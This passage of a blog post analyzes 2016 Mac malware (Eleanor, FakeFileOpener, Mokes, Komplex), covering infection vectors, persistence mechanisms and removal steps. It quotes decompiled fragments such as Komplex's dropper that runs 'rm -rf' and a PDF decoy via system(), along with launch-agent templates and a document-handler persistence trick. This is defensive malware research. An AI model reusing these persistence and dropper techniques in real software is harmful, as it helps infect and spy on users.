To remove OSX/Eleanor from a system, simply unload then delete the three aforementioned launch agents. Following this, delete the 'hidden' ~/Library/.dropbox directory and the malicious EasyDoc Convertor application.

Apple has also updated XProtect with a signature to block Eleanor:

```
$ cat /System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/XProtect.plist
<key>Description</key>
<string>OSX.Eleanor.A</string>
<key>LaunchServices</key>
<dict>
  <key>LSItemContentType</key>
  <string>com.apple.application-bundle</string>
</dict>
<key>Matches</key>
<array>
  <dict>
      <key>MatchType</key>
```

```
<string>MatchAny</string>
<key>Matches</key>
<array>
  <dict>
  <key>MatchFile</key>
  <dict>
    <key>NSURLTypeIdentifierKey</key>
    <string>public.unix-executable</string>
  </dict>
  <key>MatchType</key>
  <string>Match</string>
  <key>Identity</key>
  <data>3mQnUelrjFN0TwMab36SnVMiYyE=</data>
  </dict>
  <dict>
  <key>MatchFile</key>
  <dict>
    <key>NSURLTypeIdentifierKey</key>
    <string>public.unix-executable</string>
  </dict>
...
```


Fake File Opener

Fake File Opener	
found on:	8/2016
found by:	MalwareBytes (report)
infection vector:	fake ('security') popup
features:	adware, adware installer
disinfection:	delete application


OSX/FakeFileOpener is a rather silly piece of adware, though it does have a unique persistence mechanism.

› infection vector

OSX/FakeFileOpener is installed along with other annoying OS X adware when a user is tricked into believing a fake security alert originating from 'AdvancedMacCleaner.com'



If the user clicks 'Install Security Upgrade Now' button and executes the downloaded adware installer package, they will infect themselves. As the OSX/FakeFileOpener adware application, 'Mac File Opener.app' was signed, Gatekeeper (in its default settings) would allow it to execute:




› persistence

Thomas Reed (@thomasareed), the malware reverser who originally analyzed the sample noted that, *"even more intriguing, this app didn't have any apparent mechanism for being launched. It hadn't been added to my login items. There wasn't a new launch agent or daemon designed to load it. It simply seemed to be sitting there, doing nothing."*

Digging deeper, he discovered that this malicious application (by means of its Info.plist file) registers itself as the 'document handler' for a myriad of file types. In his words:

"Essentially, what this app had done is set itself up as an app that can open most files that are at all likely to be on the typical user's system. Worse, if there is no other app to open a specific file, this app would be the default. It turns out that this is exactly what that app wants, and it takes full advantage of that fact."




Since this mechanism requires a user launch an application that previously didn't have a default 'document handler' and matches one that 'Mac File Opener' registered for, this is somewhat of a 'unreliable' persistence mechanism. However, the upside to this method is that it will 'bypass' tools such as BlockBlock that monitor for true persistence mechanisms (i.e. ones that require no user interaction, instead are automatically executed each time the system is rebooted or the user logs in).

It's rare to find novel persistence mechanisms in OS X malware. As such, I previously dedicated an entire blog post, titled, "Click File, App Opens" that digs into the technical details of this persistence and how, at the OS level, such document handlers work.

› features

OSX/FakeFileOpenor is part of a fairly standard run-of-the-mill OS X adware package. It appears that its goal is simply to get the user to install more adware. Specifically, whenever the Mac File Opener.app is launched (when the user tries to open any file it has registered a document handler for), it will display a popup with a 'Search Web' button. If the user clicks this button, it will load www.macfileopener.org in a browser window.




```
void -[AppDelegate searchWeb:]
{
  var_80 = [[@"Adva" stringByAppendingString:@"nced Ma"] stringByAppendingString:@"c Cleaner"];
  var_88 = [[@"Mac A" stringByAppendingString:@"dware C"] stringByAppendingString:@"leaner"];
  var_90 = [[@"Mac Sp" stringByAppendingString:@"ace Re"] stringByAppendingString:@"viver"];
  var_98 = [[@"Disk R" stringByAppendingString:@"evi"] stringByAppendingString:@"ver"];
  var_A0 = [[@"Disk Cl" stringByAppendingString:@"eanu"] stringByAppendingString:@"p Pro"];
  ....

  [[NSWorkspace sharedWorkspace] openURL:[NSURL URLWithString:[NSString
stringWithFormat:@"http://macfileopener.com/  ext/%@/?
amc=%@&madc=%@&msr=%@&drv=%@&dcp=%@", [var_30 extension], var_58, var_60, var_68, var_70,
var_78]]];
```

This website will often display other adware-related popups and alerts to trick the user into downloading and installing even more malware. As Thomas Reed notes; *"these pages will download other junk PCVARK apps, such as Mac Adware Remover or Mac Space Reviver."*

› disinfection

To remove OSX/FakeFileOpenor, simply delete the Mac File Opener application. Behind the scenes this will cause the OS to also unregister its document handlers:

```
# fs_usage -w -f filesystem | grep csstore

rename com.apple.LaunchServices-134501.csstore~ lsd.31116
open com.apple.LaunchServices-134501.csstore lsd.31116
```

WrData[AT2] com.apple.LaunchServices-134501.csstore lsd.31116
WrData[AT2] com.apple.LaunchServices-134501.csstore lsd.31116

$ /System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchServices.framework
/Support/lsregister -dump | grep "Mac File Opener" | wc

0 0 0

Mokes

Mokes	
found on:	9/2016
found by:	Kaspersky (report)
infection vector:	unknown
features:	backdoor, with logic to capture; screen shots, audio, video, & keystrokes.
disinfection:	delete launch agent


While OSX/Mokes does support a wide range of features, at its core, it's still a fairly standard OS X backdoor.

› infection vector
How user are become infected by OSX/Mokes is still unknown. Kaspersky, the AV company that discovered it, stated, *"...we can only speculate how this malware makes it to the victim machine. All vectors are possible: exploits, installation via another previously installed malware and of course via social engineering."*

› persistence
Launch Agents are the preferred method of persistence for OS X malware. OSX/Mokes conforms to this trend installing itself launch agent via the storeuserd.plist in ~/Library/LaunchAgents/. Looking at its disassembly, its easy to find the embedded template the malware uses for the launch agent:

```
EkomsAutorun::service(void)::launchdContextTemplate
db '<?xml version="1.0" encoding="UTF-8"?>',0Ah
db '<plist version="1.0">',0Ah
db '<dict>',0Ah
db 9,'<key>Label</key>',0Ah
db 9,'<string>%1</string>',0Ah
db 9,'<key>ProgramArguments</key>',0Ah
db 9,'<array>',0Ah
db 9,9,'<string>%2</string>',0Ah
db 9,'</array>',0Ah
db 9,'<key>RunAtLoad</key>',0Ah
db 9,'<true/>',0Ah
db 9,'<key>KeepAlive</key>',0Ah
```

```
db 9,'<true/>',0Ah
db '</dict>',0Ah
db '</plist>',0Ah,0
```



› features

Besides basic features such as download and execute, OSX/Mokes supports a fairly wide range of other capabilities as noted by Kaspersky: *"This malware...is able to steal various types of data from the victim's machine (Screenshots, Audio-/Video-Captures, Office-Documents, Keystrokes)."* One can confirm this by reversing the malware's binary. For example, below are several hard-coded file search constants:

```
0000001C unicode :/file-search
0000000E unicode *.xlsx
0000000C unicode *.xls
0000000E unicode *.docx
0000000C unicode *.doc
```

The malware also monitors for removable media (e.g. USB sticks). To record the user, the malware utilizes the QT. This cross-platform framework contains OS X-specific webcams recording code:

```
//embedded QT methods
AVFMediaRecorderControl::AVFMediaRecorderControl(AVFCameraService *,QObject *)
AVFMediaRecorderControl::setState(QMediaRecorder::State)
AVFMediaRecorderControl::setupSessionForCapture(void)

//disassembly of 'setupSessionForCapture' method
AVFMediaRecorderControl::setupSessionForCapture(void) proc
```

```
...
call AVFCameraSession::state(void)

call AVFAudioInputSelectorControl::createCaptureDevice(void)

lea rdx, "Could not connect the video recorder"
...
 call QMediaRecorderControl::error(int,QString const&)
```

› disinfection

Removing OSX/Mokes is a touch complex, as the malware may install itself into multiple locations. Once the malware is detected though, simply unload its launch agent (e.g. launchctl unload ~/Library/LaunchAgents/storeuserd.plist) then delete its binary (e.g. storeuserd).

Besides the standard storeuserd name, the malware may install itself to:

- ~/Library/com.apple.spotlight/SpotlightHelper
- ~/Library/Dock/com.apple.dock.cache
- ~/Library/Skype/SkypeHelper
- ~/Library/Dropbox/DropboxCache
- ~/Library/Google/Chrome/nacld
- ~/Library/Firefox/Profiles/profiled

Komplex

Komplex	
found on:	9/2016
found by:	PaloAlto Networks (report)
infection vector:	email
features:	backdoor, with standard features
disinfection:	delete launch agent

Russian cyber-operations were a popular topic in 2016. OSX/Komplex is one of the Russian's (APT 28/Fancy Bear's) OS X implants.

› infection vector

OSX/Komplex is a Mac application that is distributed via email (as an attachment). When executed, it will infect the system, but also display an PDF document in a (lame) attempt to hide the infection. The antivirus company Intego, notes that:

"*The person who receives the email may think they are opening a PDF file with future plans for the Russian aerospace program, but in fact, it is a Trojan that will install files on the system and connect to a remote command & control (c&c) server.*"

Looking at the disassembly of the malware's main function shows the malware opening the embedded PDF, via the Preview application:

```
int main(int arg0, int arg1)
{
  var_38 = [NSSearchPathForDirectoriesInDomains(0xf, 0x1, 0x1) objectAtIndex:0x0];
  var_48 = [NSString stringWithFormat:@"SetFile -a E %@/roskosmos_2015-2025.pdf", var_38];
  var_50 = [NSString stringWithFormat:@"rm -rf %@/roskosmos_2015-2025.app", var_38];
  var_58 = [NSString stringWithFormat:@"open -a Preview.app %@/roskosmos_2015-2025.pdf", var_38];

    system([var_50 UTF8String]);
  system([var_48 UTF8String]);
  system([var_58 UTF8String]);
```

› persistence

How does this malware persist? If you guessed launch agent, you are right! OSX/Komplex persists via ~/Library/LaunchAgents/com.apple.updates.plist. This persistent launch agent plist, points to a malware's binary which is located in /Users/Shared/.local/kextd.

```
$ cat ~/Library/LaunchAgents/com.apple.updates.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.apple.updates</string>
   <key>ProgramArguments</key>
   <array>
      <string>/Users/Shared/.local/kextd</string>
   </array>
   <key>RunAtLoad</key>
```

```
  <true/>
...
```

› features

When executed, OSX/Komplex first checks if it is being debugged or executed on a system that is not connected to the internet:

```
int main(int argc, char* argv[])
{

  if ((AmIBeingDebugged() & 0x1) == 0x0)
  {
    while ((connectedToInternet() & 0x1 & 0x1) == 0x0)
    {
      sleep(0x3c);
    }
    rax = sub_100005b40();
  }
  else
  {
    remove(*argv);
    rax = 0x0;
  }

  return rax;
}
```

OSX/Komplex implements only few basic features. However, these are sufficient to allow a remote attacker to completely control an infected host. These features include:

- download a file
- delete a file
- configure the backdoor
- executing a file
- executing a shell command

```
$ nm Komplex | c++filt -p -i | grep File
0000000100001e60 T FileExplorer::executeFile(char const*, unsigned long)
0000000100001b90 T FileExplorer::getFileName()
0000000100001b70 T FileExplorer::setFileName(char*)
0000000100001e00 T FileExplorer::setParameters(char*)
0000000100001bd0 T FileExplorer::executeShellCommand()
0000000100001e20 T FileExplorer::setRemove()
```

Besides the Russia connection, OSX/Komplex is rather interesting as the PaloAlto researchers note it may have actually been spotted before. In 2015, BAE systems released a report title "New Mac OS Malware Exploits Mackeeper." In this report they describe a new (unnamed) piece of malware that exploited a remote vulnerability in the infamous MacKeeper software in order to infect Mac users. The PaloAlto researchers noted a lot of similar code, leading them to state, "*these overlaps suggest that the Trojan delivered by the MacKeeper vulnerability was in fact the Komplex Trojan.*"

› disinfection

It is trivial to remove OSX/Komplex. First simply unload the malware's launch agent (~/Library/LaunchAgents/com.apple.updates.plist). Then delete both the launch agent plist and binary:

$ launchctl unload ~/Library/LaunchAgents/com.apple.updates.plist

$ rm ~/Library/LaunchAgents/com.apple.updates.plist

$ rm /Users/Shared/.local/kextd

Conclusion

Well that's a wrap! In this blog we discussed (all?) Mac malware that emerged in 2016. Hopefully 2017 will bring us lots of new malware to play with :)
